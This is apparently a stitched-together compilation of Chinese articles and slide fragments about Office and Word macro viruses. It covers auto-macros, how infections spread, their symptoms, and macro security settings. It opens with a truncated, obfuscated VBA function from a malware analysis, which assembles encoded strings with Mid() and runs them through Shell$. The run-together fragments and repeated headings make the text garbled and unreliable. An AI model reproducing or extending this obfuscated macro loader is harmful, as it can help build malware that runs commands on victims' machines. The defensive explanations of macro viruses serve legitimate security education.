LJIEujI = IwiDSbtjXNM114 sdzZGijtp = zshuBJHwL115 XNpKBSQp = Mid("kf6rX0J0wo7sLii6ADEAMQAxAH4AMQAxADAAJgA0ADYAWQA3ADcAYgAxADAAMQB7ADEAMQA1AFkAMQAxADUAegJ2BQk9m", 16, 71)116 LPjrKRijIw = XNpKBSQp117 SzjQrknfR = jrBdAZQdi118 jwrGYdkzCNC = Mid("AtDEANABZADEAMAA1ADoAMQAxADIAIQAxADEANgAmADQAN6f6zpUDiWd", 3, 44)119 EzTYX = jwrGYdkzCNC120 WqbZFkKbV = ncqVzZGKU121 CmzXsmGKojc = Mid("rTCDYRjjiCNAA6ADEAMAA1AH4AMQAxADYASQAxADAAMQB6ADQANQA6ADEAMAA0AGIAMQAxADEAIQAxADEANQBJADEAMQA2AEkAMwAyADoAMwA2AFkAOQA1ACYANAA2AEkANgA5ACYAMQAyADA 122 QYpwllzTSck = CmzXsmGKojc123 ZclPlaQAC = oWrIiXalF124 mAwtjzQ = Mid("dkAOgAxADAAOAA6ADEAMAA1ACEAMQAwADEAOgAxADEAMABZADEAMQA2AFkANAA2uJOYi2zO48HmdXNomG2zwpfcShY3M2zJnYLB", 2, 62)125 ZbAAifkPrvN = mAwtjzQ126 jtszGQPAD = bKtbWpErB127 oWJLO = Mid("i3TbIXnBQGAxADIAMwBZADMANgB+ADEAMQA5ACYAMQAwADEAegA5ADgAegA5ADjWE", 11, 52)128 DGLkaA = oWJLO129 zHFAIEhVF = dfwTvMTXR130 EKYFiRhEXFw = Mid("KnNUzlTmADEAMAAwADoAMQAxADEAJgAxADAAOQA6ADQANgB7ADEAMQAwADoAMQAwADEAegAxADIAMABJADEAMQA2AH4ANAAwAG0ANAA5AFkANAA0AFkAMwAyACYANQA0AG00PriiWvtTcTzBJm2 131 zSGEI = EKYFiRhEXFw132 cZWVzlXoq = JMzCDmWdd133 SFdjwWp = Mid("zPHvKMQAxADIASQA5ADcAWQAxADEANgBiADEAMAA0ACEANAAxACEANQA5AHoAOAAzADoAMQAxADYASQA5ADcASQAxADEANAA6ADEAMQA2AHoANAA1AGIAOAAwAFkAMQAxADQAYgAxADEAMQAhADk 134 OkBajT = SFdjwWp135 ziknRkKlU = EIPhIwXbR136 DcABZPAtp = Mid("Ph4HGzYkfOCGqZiwdDGa3TvRI46jLtBiSAzADkAIQA0ADYAIQAxADAAMQA6ADEAMgAwAHsAMQAwADEAJgAzADkAfgA1ADkAfgAxADAAMgA6ADEAMQAxACEAMQAxADQAegAxADAAMQAmADkANwB+ADkAOQ 137 CWMpLVkSS = DcABZPAtp138 ibHUdTOYI = FabLwRiUp139 cBUrWQJBDX = Mid("XmOJgAxADAAOAA6ADEAMQA1AGIzN3QzjhpYQj5G3IKoCPMI", 4, 23)140 lcPiAkbq = cBUrWQJBDX141 hpIlKOQSj = bbEBfbVrB142 MvpXHXC = Mid("z5nzXvB8SLdaMXOJ2AMwAyAEkANgAxACYAMwAyAGIAMwA5ACYAMQAwADQAWQAxADEANgB+ADEAMQA2AEkAMQAxADIAJgA1ADgAYgA0ADcAJgA0ADcAbQA5ADSC", 18, 103)143 HnZjzd = MvpXHXC144 WiEQYtbFL = stLzwnJqm145 vajVOP = Mid("RGKthsDsJzwtA5ADcAYgAxADAAMwBJADEAMAAxAHsANQA5AFkAMQAyADUAfgAxADIANQAnAC4AcwBQAEwAaQBUACgAIAAnAFkAJgB7AG0AOgBiACE8UDpdPzMzSYXt3P57", 13, 101)146 GzjkYUBnqXG = vajVOP147 JtQsEKnnw = DEvzqFPLp148 kEROiFMIq = Mid("j4Ja9dOW453qN2YADEAMAA5AEkZA0c3hwNX3JwzjtcQXbvF6aP", 16, 11)149 icAYwsLVpUA = kEROiFMIq150 kQQOJFDXZ = UddQropLw151 irUIcwRD = Mid("Au1EHs6ti0AmADUAOQB6ADMANgAmADEAMQA3AHsAMQAxADQA7Wj9C5z0PqNsb2IoN9LTqN", 11, 38)152 bapZdDJB = irUIcwRD153 kdaudlwYB = PtDFhmwZZ154 iFmWVaPu = Mid("AX2dCwbGzBwRzR0B9ACAAKQAtAEoATwBpAG4AJwAnACAAKQA=57cAXn5i8m8q2JvPWDXAo", 16, 34)155 KbFniuHlZAr = iFmWVaPu156 WujLpjlSJ = TnMGKiHih157 hfcbdZkXOQ = Mid("MofaM2kwYCF3hI3pREPq5wADEAWQA5ADkAhBAoZ3SX", 22, 13)158 OWGLMOBo = hfcbdZkXOQ159 OpniRlEni = VOwqRSPSQ160 zXXPDkaDCDf = Mid("UMBH8K03MAPWjNr4AA0AHsAMQAwADEAYgAxADAAOAB+ADEAMAA4AGIANQA5ACYAMwA2ACEAMQAxADkAegAxADAAMQBZADkAOAAmADkAOQB6ADEAMAA4AEkAMQAwADUAewAxADAAMQBZADEA 161 iCUMSYusIv = zXXPDkaDCDf162 OZouIKbdk = oJiYwCEkj163 pDDDLci = Mid("5l8w3MoVMQAxADQAOgA5ADcAegAxADEAMAArVwfzX20rok3a", 9, 27)164 NwSKajzAjmw = pDDDLci165 lrczHCBPD = NcVurrNsF166 cYFmodmUji = Mid("Xr8i8vwXK63tEGUAFM4fpIlA5ADcASQAxADEANgB7ADEAMAA1AGIAMQAwADEAIQAxADAANwBtADkANwBZADEAMQAwACYAMQAxADYASQAxADEAMQBiADEAMQAxAG0AMQAxADQAWQA5ADkAewAxADAA 167 kKRBFkTYOSq = cYFmodmUji168 tThcDoAPi = vzQtlhidb169 FPmzKLZZjn = Mid("UZV2SLzYBcmKjhjOAB7ADEAMAA2ADoAMQAuW61n", 16, 19)170 bYcfSuOhsf = FPmzKLZZjn171 nRRltsHOB = PtSrLGzLR172 KftEZiGv = Mid("ZOQB6ADEAMQA1AG0AOQGqcXPjVTGBVwHur", 2, 18)173 PcapUM = KftEZiGv174 CIoowrYFS = nUqoLNQZb175 CfjsS = Mid("pZPkhRPZtdoEjR3UWRwYAMQAxADIAWQAzADIAegA0ADMAegAzADIAbQAzADkASQA5ADIAegAzADkAIQAzADIAYgA0ADMAOgAzADIAJgAzADYAYgAxAoA", 21, 94)176 sbpNlLMLdC = CfjsS177 nHaoVpmlW = MEmKwaQjV178 haGppvzwpLm = Mid("MWhOm3Q1WQAxADEANgB+ADMAMgB7ADgAMwBJADEAMgAxAHsAMQAxADUASQAxADEANgB7v", 9, 59)179 wZkHuAqmza = haGppvzwpLm180Shell$ RTUHFOzsK + Chr(34) + iBSRmkhEj + XvLAfRK + PcapUM + EbUQjFzQMji + RkSMsXZmbbj + IAFUul + EzTYX + YhuVfBw + iCUMSYusIv + LJIEujI + AcOZjKGHd + bYcfSuOhsf + OWGLMOBo + wZkHuAqmza + kzLPNEjwRpi + 181End Function⼦程序中⾸先调⽤了"DMSojZquJ"模块的"KlsJVlijz"函数,函数代码经过严重混淆,但是通过函数结尾的“Shell”关键字我们猜测病毒执⾏了某个程序或命令⾏。
析在office中字处理宏病毒
析在office中字处理的宏病毒病毒是针对微软公司的字处理软件word编写的一种病毒。
微软公司的字处理软件是目前最为流行的编辑软件。
由于宏病毒利用了word的文档机制进行传播,它和以往的病防治方法不同,一般情况下,人们大多注意可执行文件的病毒感染情况,而word宏病毒寄生于word的文档中,而且人们一般都要对文档文件进行备份,因此病毒可以隐藏很长一段时间。
病毒能跨越多种平台,并且针对数据文档进行破坏,因此具有极大的危害性,该病毒通过互联网相互进行文档传送时,迅速漫延,不到一周时间使机器全部染上病毒。
一、word工作原理word是一个功能很强大的字处理软件,流行于各种平台上,它不仅和windows其它软件有着天然的密切联系,而且它的文档机制是基于面向对象的文档机制建立的。
它提供了强大的word basic的编程能力,可以支持dee等多种windows的机制。
word还提供强大的功能——宏,宏是能组织到一起作为一独立的命令使用的一系列word命令,它能使日常工作变得更容易。
word 使用宏语言word basic。
word启动时,自动加载start up下模板及normal.dot模板,以及它们所包含的宏。
可以为宏指定特殊的名称,使其变为自动宏。
word可以识别以下名称的自动宏。
宏名运行条件autoexec 启动word时autonew 每次新建文档时autoopen 每次打开已有文档时autoclose 每次关闭文档时autoexit 退出word时宏病毒是一种特殊的宏。
它修改了这些自动宏,并附在文档中进行传播,下面通过对一个宏病毒说明其传染方式。
二、宏病毒的表现目前发现的几种主要宏病毒有:waiiu、concept、13号病毒(又称“台湾1号”病毒)。
13号病毒运行在中文word上,其发作时间为每月13号,用户打开文件时出一道四则运算题,往往这道题必须经过本机的word basic运算才能做对,而用计算器,或其它机器均有可能产生错误;如果答对,则进行宏病毒的问答,如“我是宏病毒,如何预防我,”答案是“不要看我。
Office办公软件中的宏与宏病毒
Office办公软件中的宏与宏病毒Office办公软件中的宏与宏病毒现在所有企业用的最多的办公软件就是Office,它包含的范围非常广泛,做表格可以用Excel,打材料报告或文章可以用Word,如果数据比较多那就用Access数据库,如果开会或演示的话就可以用到PowerPoint,这些软件大大方便了人们的生活和使用。
但是随着计算机的大量使用,很多病毒都会乘虚而入。
宏病毒就是其中一种。
一、宏病毒的定义宏病毒是一种寄存在文档或模板的宏中的计算机病毒。
所谓“宏”可以理解为一些命令的集合,类似于DOS下的批处理文件,它能给文件的编辑带来许多方便。
宏病毒编制极其容易,微软的宏语言都是BASIC语言的子集。
宏病毒利用宏语言外部的例程的调用能力如使用WindowsAPI函数,能进行任何操作。
一句话只要有应用程序支持解释,宏病毒无需改动即可在许多平台上运行。
二、宏病毒的分析Office文档中的宏是Office中最高级别的部分,平时大家很少用到,它能把繁重的工作简单化,其在电脑中默认的安全级别为中,宏病毒正是利用这一点通过网络、u盘等进行传播,中毒的电脑明显反应变慢,Office文档大小在不断变化,有的成倍增加,一个小小的电子表格就有2M之多,对于操作者使用十分困难。
三、宏病毒感染后的特征“宏病毒”能在文件间复制自身的恶意宏程序,一般可以损坏或更改数据。
一旦打开沾染病毒的文档,其中的宏就会被执行,宏病毒会被激活,转移到计算机上,并驻留在Normal模板上。
此后,所有自动保存的文档都会“感染”上这种宏病毒,感染后的Office文档,除大小变大外,每次打开都要求启用宏,不启用便不能打开Office文档,或者打开了,全是空白,如果使用杀毒软件,则会把文档删除,造成文件丢失,给用户带来许多麻烦。
Office软件运行缓慢,电脑经常死机等。
由于现在(QQ、126)邮件系统都集成防毒软件,在发送邮件时上传感染后的Office文档,邮件系统会提示文件发送失败。
电脑宏病毒
电脑宏病毒宏病毒是一种寄存在文档或模板的宏中的计算机病毒。
下面由店铺带你走进宏病毒中!让你充分的了解宏病毒!谢谢!宏病毒:一旦打开这样的文档,其中的宏就会被执行,于是宏病毒就会被激活,转移到计算机上,并驻留在Normal模板上。
从此以后,所有自动保存的文档都会“感染”上这种宏病毒,而且如果其他用户打开了感染病毒的文档,宏病毒又会转移到他的计算机上。
如果某个文档中包含了宏病毒,我们称此文档感染了宏病毒;如果WORD系统中的模板包含了宏病毒,我们称WORD系统感染了宏病毒。
来源虽然OFFICE97/Word97无法扫描软盘、硬盘或网络驱动器上的宏病毒。
但当打开一个含有可能携带病毒的宏的文档时,它能够显示宏警告信息。
并且在2013年后的杀毒软件已支持宏病毒扫描。
这样就可选择打开文档时是否要包含宏,如果希望文档包含要用到的宏(例如,单位所用的定货窗体),打开文档时就包含宏。
如果您并不希望在文档中包含宏,或者不了解文档的确切来源。
例如,文档是作为电子邮件的附件收到的,或是来自网络或不安全的Internet节点。
在这种情况下,为了防止可能发生的病毒传染,打开文档过程中出现宏警告提示时最好选择“取消宏”。
OFFICE97软件包安装后,系统中包含有关于宏病毒防护的选项,其默认状态是允许“宏病毒保护”复选框。
如果愿意,您可以终止系统对文档宏病毒的检查。
当Word显示宏病毒警告信息时,清除“在打开带有宏或自定义内容的文档时提问”复选框。
或者关闭宏检查:单击“工具”菜单中的“选项”命令,再单击“常规”选项卡,然后清除“宏病毒保护”复选框。
不过我强烈建议您不要取消宏病毒防护功能,否则您会失去这道防护宏病毒的天然屏障。
上世纪90年代的宏病毒主要感染文件有word、Excel 的文档。
并且会驻留在Normal面板上据统计,通过Internet传播的不同类型的病毒数量如下:DOS型: 10000至11000种Windows型:12种Macintosh型:35种宏病毒: 200余种Unix型: 6种其中10000-11000种DOS型病毒能感染所有DOS、Windows95平台的计算机(但不感染Macintosh计算机);但200余种宏病毒中的大部分能感染所有计算机,包括PC机和Macintosh机。
宏病毒
VBA3
WordBasic VBA5 VBA6 VBA6.2 VBA6.3
Office自带
Visual Basic 编辑器
office2007 查看宏代码可以点击: 视图> 宏 > 编辑
注: 1、调用VB编辑器的快 捷方式: Alt + F11 2、查看宏的快捷键: Alt + F8
6
VBA简介
直到90年代早期,使应用程序自动化还是充满挑战性 的领域。对每个需要自动化的应用程序,人们不得 不学习一种不同的自动化语言。例如: 用EXCEL的宏 语言来使EXCEL自动化,使用WORD BASIC使
WORD自动化等等。 微软开发出来的应用程序共享一种通用的自动化语 言--Visual Basic For Application(VBA),实际上VBA 是寄生于VB应用程序的版本。 VB是设计用于创建标准的应用程序,而VBA是使已有 的应用程序(EXCEL等)自动化。
Virus
宏与Office Office宏与VBA
word宏病毒原理 宏病毒的攻防
什么是“宏”?
宏(macro),就是软件设计者为了在使用软件工作时,
避免一再的重复相同的动作而设计出来的一种工具。它利用 简单的语法,把常用的动作写成宏,当再工作时,就可以直 接利用事先写好的宏自动运行,去完成某项特定的任务,而 不必再重复相同的动作。
2、文档的控制权获取
1、用户使用Word执行打开文档、保存文档、打印文档 和关闭文档等操作时,Word会查找指定的标准宏: 例1:关闭文档之前查找“FileSave”宏,如果存在, 首先执行这个宏 例2:打印文档之前首先查找“FilePrint”宏,如果存 在则执行这个宏 2、Word中另外还有一些以“Auto”开始的宏(自动 宏),如“AutoOpen”、“AutoClose”等,如果建立了 这些宏,打开/关闭文档的时候将自动执行这些宏,这 些宏一般是全局宏,对任何Word文档都有效。 病毒触发要隐含在正常的操作中,这些自动执行的 宏然是最好的宿主。